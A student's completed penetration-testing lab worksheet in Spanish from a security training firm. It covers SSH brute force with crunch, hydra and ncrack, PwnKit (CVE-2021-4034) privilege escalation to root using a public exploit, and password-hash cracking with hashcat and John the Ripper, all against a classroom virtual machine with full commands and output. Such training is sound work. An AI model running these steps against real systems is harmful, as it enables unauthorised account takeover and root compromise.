THD SECURITY GROUP S.A.S
NIT.900.923.967-2
Carrera 14 N 12 A 35
Sedes: Colombia – Ecuador – Panamá -
Bolivia Telefax: (096) 8804020, Celular
3116865526 ***www.thdsecurity.com***
www.itforensic-la.com.com
thd@thdsecurity.com

Juan José Sandoval Delgado

LABORATORIO X-19

Ataques de Fuerza Bruta

El objetivo de este laboratorio, es generar un diccionario con el fin de ser utilizado para comprometer una cuenta de usuario de una sesión **SSH**.

Para ello debe utilizar como máquina victima **THDEPC-UBUNTU**, inicie este laboratorio cuando encienda esta máquina virtual.

1) Desde la consola de Kali, utilice un comando **nmap** adecuado para descubrir una máquina que solo tiene el puerto 22 abierto. Solo seleccione una.

   IP: 10.99.99.195

```
┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─# nmap -p 22 --open 10.99.99.129/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 19:11 -05
Nmap scan report for 10.99.99.172
Host is up (0.00046s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: B8:27:EB:7A:E9:F0 (Raspberry Pi Foundation)

Nmap scan report for 10.99.99.188
Host is up (0.00017s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:6E:E7:37 (VMware)

Nmap scan report for 10.99.99.193
Host is up (0.00031s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:09:3D:30 (VMware)

Nmap scan report for 10.99.99.194
Host is up (0.00037s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:5A:65:92 (VMware)

Nmap scan report for 10.99.99.195
Host is up (0.00030s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:A3:7F:06 (VMware)

Nmap done: 256 IP addresses (36 hosts up) scanned in 2.42 seconds
```

2) Por técnicas de ingeniería social, se sabe que uno de los password para ingresar a esta máquina es la combinación de la cadena **ThD** y la combinación de los números **1234**, desde la consola de Kali genere un archivo que contenga un diccionario con estos criterios.

“crunch 0 4 –p ThD1234 > /tmp/mydic.txt”

```
┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─# crunch 0 4 -p ThD1234 > /tmp/mydic.txt
Crunch will now generate approximately the following amount of data: 40320 by
tes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 5040

┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─#
```


3) Con la cuenta victima asignada por el instructor: (# = 1 – 30)

Cuenta a Atacar: temp# 11

Realice el ataque de fuerza bruta con el comando **"hydra"** utilizando el diccionario generado**.** Cronometre el tiempo que toma este ataque.

"hydra -l temp# -P /tmp/mydic.txt -V IP_Victima ssh"

[22][ssh] host: 10.99.99.195 login: temp11 password: DTh1432


root@kali-itf: /home/kali/Desktop
File Actions Edit View Help
1 [child 12] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT431h2" - 3446 of 504
1 [child 2] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4321h" - 3447 of 504
1 [child 9] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT432h1" - 3448 of 504
1 [child 3] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT43h12" - 3449 of 504
1 [child 0] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT43h21" - 3450 of 504
1 [child 13] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4h123" - 3451 of 504
1 [child 15] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4h132" - 3452 of 504
1 [child 5] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4h213" - 3453 of 504
1 [child 3] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4h231" - 3454 of 504
1 [child 13] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4h312" - 3455 of 504
1 [child 13] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DT4h321" - 3456 of 504
1 [child 5] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DTh1234" - 3457 of 504
1 [child 3] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DTh1243" - 3458 of 504
1 [child 13] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DTh1324" - 3459 of 504
1 [child 5] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DTh1342" - 3460 of 504
1 [child 5] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DTh1423" - 3461 of 504
1 [child 5] (0/1)
[ATTEMPT] target 10.99.99.195 - login "temp11" - pass "DTh1432" - 3462 of 504
1 [child 14] (0/1)
[22][ssh] host: 10.99.99.195 login: temp11 password: DTh1432
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-10 19:49:47
(root㉿kali-itf)-[/home/kali/Desktop]
#

Password Encontrado:DTh1432 Tiempo: 49:47

4) Realice nuevamente el ataque, pero esta vez utilice el comando "**ncrack**", compare el tiempo que tomo el ataque.

"ncrack -p 22 --user temp11 -P /tmp/mydic.txt 10.99.99.195"

```
┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─# ncrack -p 22 --user temp11 -P /tmp/mydic.txt 10.99.99.195

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-11-10 19:54 -05

Discovered credentials for ssh on 10.99.99.195 22/tcp:
10.99.99.195 22/tcp ssh: 'temp11' 'DTh1432'

Ncrack done: 1 service scanned in 1125.24 seconds.

Ncrack finished.
```

Password Encontrado:DTh1432 Tiempo: 19 min

Tenga en cuenta que para un funcionamiento óptimo de "ncrack" se requiere tener una tarjeta aceleradora de video con buena capacidad.

LABORATORIO X-20

Escalando Privilegios con PwnKit

Polkit se encarga de gestionar los privilegios del sistema en sistemas operativos basados en Unix. Ofrece un mecanismo para procesos sin privilegios para que interactúen de manera segura con procesos que sí tienen los privilegios. Además, también permite a los usuarios ejecutar comandos con un alto nivel de privilegios usando un componente llamado pkexec.

La jerarquía de permisos en Unix permite al sistema determinar qué aplicaciones o usuarios pueden interactuar con partes sensibles del sistema, y cuándo pueden hacerlo. Así, si se instala una app maliciosa, se puede limitar el nivel de daños que pueda causar.

El problema es que el elemento que se encarga de controlar eso ha tenido una vulnerabilidad de corrupción de memoria desde 2009 que permite a alguien con permisos limitados escalar privilegios hasta alcanzar permisos de root.

La vulnerabilidad ha sido llamada PwnKit (CVE-2021-4034), y puede explotarse incluso si Polkit no está ejecutándose.

El objetivo de este laboratorio, es utilizar una cuenta de usuario normal para escalar privilegios y convertirlo en administrador al explotar la vulnerabilidad de PwnKit.

1) Con las credenciales del usuario local **temp#** que obtuvo anteriormente, inicie sesión en la máquina **THDEPC-Ubuntu 20.04**.

2) Abra el navegador e ingrese a la URL ***https://github.com/berdav/CVE-2021-4034***.

3) Haga clic sobre el botón **"Code"**, luego en **"Download ZIP"**, guarde el archivo y descomprimalo.

4) Abra una terminal => Ingrese al directorio en donde descomprimió el archivo descargado => Ingrese al directorio creado.


```
jhon@ubuntu:~$ ls
CVE-2021-4034  Documents  Music     Public     Videos
Desktop        Downloads  Pictures  Templates
jhon@ubuntu:~$ cd CVE-2021-4034/
```

5) Ejecute el comando ***make***, espere a que finalice el proceso y una vez finalice ejecute la instrucción ***./cve-2021-4034***.

```
jhon@ubuntu:~$ cd CVE-2021-4034/
jhon@ubuntu:~/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp /usr/bin/true GCONV_PATH=./pwnkit.so:.
jhon@ubuntu:~/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
#
```

Si todo funcionó correctamente ya se ha convertido en el usuario root.

THD SECURITY GROUP S.A.S
NIT.900.923.967-2
Carrera 14 N 12 A 35
Sedes: Colombia – Ecuador – Panamá -
Bolivia Telefax: (096) 8804020, Celular
3116865526 www.thdsecurity.com
www.itforensic-la.com.com
thd@thdsecurity.com



6) Modifique la contraseña del usuario ***thdepc*** por ***manizalesthd***, guarde esta contraseña ya que más adelante la necesitará para utilizar este usuario.

Recuerde que para cambiar la contraseña de un usuario en Linux se utiliza el comando ***passwd NombreDeUsuario***.

```
# passwd thdepc
New password:
Retype new password:
passwd: password updated successfully
#
```

```
temp11@ubuntu:~/Downloads$ ls
CVE-2021-4034-main  CVE-2021-4034-main.zip
temp11@ubuntu:~/Downloads$ cd CVE-2021-4034-main/
temp11@ubuntu:~/Downloads/CVE-2021-4034-main$ ls
cve-2021-4034.c   dry-run  Makefile  README.md
cve-2021-4034.sh  LICENSE  pwnkit.c
temp11@ubuntu:~/Downloads/CVE-2021-4034-main$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
temp11@ubuntu:~/Downloads/CVE-2021-4034-main$ ./cve-2021-4034.
bash: ./cve-2021-4034.: No such file or directory
temp11@ubuntu:~/Downloads/CVE-2021-4034-main$ ./cve-2021-4034
# whoami
root
# passwd thdepc
New password:
Retype new password:
passwd: password updated successfully
#
```

Nota: Otro script que puedes ensayar es:

https://github.com/luijait/PwnKit-Exploit


THD SECURITY GROUP S.A.S
NIT.900.923.967-2
Carrera 14 N 12 A 35
Sedes: Colombia – Ecuador – Panamá -
Bolivia Telefax: (096) 8804020, Celular
3116865526 ***www.thdsecurity.com***
www.itforensic-la.com.com
thd@thdsecurity.com

LABORATORIO X-21

Password Cracking con HashCat

A partir de la exposición realizada por el instructor sobre HashCat, realice el procedimiento para crackear los hashes de los usuarios no temporales extraídos en el **Laboratorio X-21**.

Escriba algunas de las contraseñas encontradas por cada usuario, incluyendo el administrador llamado "**thdepc**":



```
$6$gaPoKGJNpcw71JfK$OjBmGk.J5w9afSVWBn7x/983IAMJmUHAUr5ttnlpNwdObTjgZPG7JLecg
FtdD7xXOSQSt.lL0SkWRkKy4PKT10:3Th2D41
$6$NgdylhFcXW/EB9Yy$VpmyMi40YtZfv0s50V4n7lZfaevkmXpSNQrDpnn0gFE3laXzJnG57lGs.
gMzDclvpXPgnmHhzX2CnW.R1fsae/:3h42TD1
$6$C9ocDzIj6bykPaIO$ia64xkcAwvTrL/54J8BmdCxA3m9/bMz9mGXW7Cdjx4Cxz0dQJIDoZ7/kn
0aVwqywPVUDvWfoQqIY8SDqZywOf0:41Dh2T3
$6$5h.EOnN1DcATS99u$FRLC.yhORUk4HJ20aC5wJsy2GeASFyn4hCAE6o9slcx1VAxvId3fGynCG
01E.tnw1ZPULKC4Sm8RxWkA3IHmq1:4T3h2D1
$6$4xmvAKyeVyxJxP3P$ZI2A/2xV8aLhPPKa.0X/3G6okdWeWZ6o8y86vlDVRpX5rlGMUFSAzhPtg
iYqlui0.U.fSCSTlKmjack8SbnY71:4TD12h3
$6$SF3SpwdYjvPkYrp5$LtZ1qQOZC2tvfop87I92H8zCrPYQuFRQKA.1Hq9CovdLLHCGTB7VwE7ha
hNVp1gd0jpt1MoqouP3lfTPdFGHr0:D132hT4
$6$f03Hb.lWa4H4eXbr$Z3yPkpNZsp0j4bt2Q8y7m73ZNzQuQFjflSTQPYVt5NRN67hjoUOvZNJAJ
Z8F19IMcRjtSFyb4IGhmIgTRUOQT/:D14Th32
$6$2e/6gqj2AXspETKk$llrd5GPFGpBoh8J9/.2JxeUH3L8pdB2Pi4z8i2yscnOxSTk5mNFAgpRWq
ubNSl0K1v4QOxEHNUnmdriPzuXW//:D41T3h2
$6$vonEF9iuqACvtllF$7KoITIvz9sfnLb7fe6YqC8vg1z6DdmT8BsYY5am2XVbvM4lzRrkiSMYHA
fjtToxSQoX6qVDETv0pMTVBma5f/.:D43h21T
$6$chqa0h4Gaf8qWgVG$AJby7nRzIuQolShGl3Ar4q5hHv9hFFpiqZ7paHT5BFZ5ncEhVvSAYaKUu
yTQnFkfOspSL/ZHh7rgDX8stEQcO/:DhT4123
$6$hXGb6oNoAa7oGbDW$w4tAlDiNIWaeL.6mDIcgPP14/Kb7OqqZqdI/dtG1DF4gtxIHdvO8mngcb
pkHEAMmX5Fey3j.3g/cD7xpcTATT1:T12h34D
$6$1IUnLwvzgzS/bHrl$KYWraaRL.PdFEqypEv77.4pJAprBq3cUFgn1j.QNufTfMUTawEYL9MlZK
ub2Nmp8PE/lJ0k/31nJ71O04kA6K0:T3h24D1
$6$n8nvQVJ02mMQvGzA$v77J7WPuFuR93ib30jZfIpF9UyW0sq/WrF6T7LOQ.23EyoPqD3/Oa3qTI
LUxozYfY.O3SKrInotwc5PDDV36y1:Th321D4
$6$ARVy9e4PAXE/QNLT$3B8z1tb8aPAgPcf92JdaHENH3LqEmRHiIsS9aKAx6DbpyXHo3Mrh/qSUU
OfbG8z5i5tj5fJHSbzlcy99BCwaK/:ThD1234
$6$pTvbQ07OfdI3AJFQ$IgLsk5q499H6BBhqdkpN/Gu5iw7fjcp0cXPyJ9sXlyFOow1qDZ.xbr6bt
45kkbrL7po9/qDfvaNGg2c9Unkcx0:h23T14D
$6$IBDGDGq.M64/VXer$vOf2WZ/M7aMHMQx9AHpVDjf6D5R7sXLUw6TGq7UIM20XdUHCRQXun3vJ8
.pwFVUMTdBgOGKw1Bl/L80h5.0af.:h34DT12
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: /home/kali/Desktop/hash.txt
Time.Started.....: Fri Nov 10 20:55:01 2023 (1 min, 36 secs)
Time.Estimated...: Fri Nov 10 20:56:37 2023 (0 secs)
```

1. 3Th2D41

2. 3h42TD1

3. 41Dh2T3

4. 4T3h2D1

5. 4TD12h3

6. D132hT4

7. D14Th32

8. D41T3h2

Password Cracking con JTR (Extra Clase)

El objetivo de este laboratorio, es crackear los hashes de los usuarios no temportales que usted previamente obtuvo en el laboratorio anterior, utilizando la herramienta **"John the Ripper"**.

1) John The Ripper, solo acepta formatos antiguos del **"passwd",** por lo que primero debemos hacer una transformación. Para ello se debe aplicar el siguiente comando:

   "cd /home/cursoeh"
   "unshadow pas.txt sha.txt > prueba.txt"

2) Comience el crackeo de las contraseñas con el siguiente comando:

   "john prueba.txt"

```
┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─# john hash.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "sha256crypt"
Use the "--format=sha256crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 51 password hashes with 51 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Gloria21         (gloria)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234             (thdepc)
2g 0:00:01:46 7.20% 2/3 (ETA: 21:31:34) 0.01886g/s 1520p/s 6160c/s 6160C/s testers..marie1
2g 0:00:02:52 12.77% 2/3 (ETA: 21:29:28) 0.01162g/s 987.9p/s 6217c/s 6217C/s rewolf..eikcaj
2g 0:00:07:07 31.00% 2/3 (ETA: 21:29:58) 0.004683g/s 473.4p/s 6201c/s 6201C/s peanuts8..connor8
2g 0:00:10:10 49.06% 2/3 (ETA: 21:27:44) 0.003278g/s 370.0p/s 6240c/s 6240C/s Eitak..Ozob
2g 0:00:10:38 51.76% 2/3 (ETA: 21:27:33) 0.003134g/s 359.4p/s 6230c/s 6230C/s wrighT..racooN
```

A continuación, escriba algunas de las contraseñas encontradas por cada usuario, incluyendo el administrador llamado “**thdepc**”:


```
┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─# john hash.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "sha256
crypt"
Use the "--format=sha256crypt" option to force loading hashes of that type in
stead
Using default input encoding: UTF-8
Loaded 51 password hashes with 51 different salts (sha512crypt, crypt(3) $6$
[SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Gloria21         (gloria)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234             (thdepc)
```


1. Gloria21

2. 1234

3. _____

THD SECURITY GROUP S.A.S
NIT.900.923.967-2
Carrera 14 N 12 A 35
Sedes: Colombia – Ecuador – Panamá - Bolivia Telefax: (096) 8804020, Celular 3116865526 ***www.thdsecurity.com***
www.itforensic-la.com.com
thd@thdsecurity.com

4. _____

6. _____

7. _____

8. _____

9. _____

3) Verifique la efectividad de los password encontrados, para ello realice un ssh a la maquina victima e ingrese con uno de los usuarios y la contraseña encontrada

```
┌──(root㉿kali-itf)-[/home/kali/Desktop]
└─# ssh gloria@10.99.99.195
The authenticity of host '10.99.99.195 (10.99.99.195)' can't be established.
ED25519 key fingerprint is SHA256:Ei3j0bRKbJZVDRCcAC/onGWTtGM0qEPKx76qURPpsE8
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.99.99.195' (ED25519) to the list of known host
s.
gloria@10.99.99.195's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

490 updates can be installed immediately.
255 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

gloria@ubuntu:~$
```